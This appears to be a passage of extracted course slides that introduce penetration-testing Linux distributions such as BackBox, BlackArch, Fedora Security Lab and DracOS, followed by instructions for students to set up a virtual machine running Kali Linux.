- BackBox includes a complete set of tools required for **ethical hacking** and **security testing**



BACKBOX

BACKBOX.ORG

A Free Open Source Community Project




Operating Systems for Hacking: BackBox (Cont)





Operating Systems for Hacking: BlackArch

- BlackArch is a penetration testing distribution based on Arch Linux instead of Debian that provides a large amount of cyber security tools (2837 tools)
- BlackArch Linux is first initial release in 2013
- BlackArch is an open-source distro created specially for penetration testers and security researchers








Operating Systems for Hacking: Fedora Security Lab

- **Fedora Security Lab (FSL)** provides a safe test environment to work on **security auditing, forensics, system rescue** and **teaching security** testing methodologies in universities and other organizations
- Fedora Security Lab is first initial release around **2013** (former known as **Fedora Security Spin**)
- Fedora Security Lab provides a **media** which can be used as a **live system**





Operating Systems for Hacking: Fedora Security Lab






Operating Systems for Hacking: DracOS Linux

- **DracOS Linux** is the Linux operating system from **Indonesian**, open source is built based on the **Linux From Scratch**
- DracOS Linux is first initial release around **2017** (currently already up to **version 2.0**)
- DracOS Linux is used to perform **security testing** (penetration testing) by hundreds hydraulic **pentest**, **forensics** and **reverse engineering**





Operating Systems for Hacking: DracOS Linux (Cont)




Cybersecurity Tools Setup








Cybersecurity Tools Setup

- We would like you to install and setup:
 - Virtual machine: **VMware** or **VirtualBox** (select the best one for you)
 - Operating system: **Kali Linux**







VM Installation and Setup: VMware






VM Installation and Setup: VMware (Cont)






VM Installation and Setup: VMware (Cont)



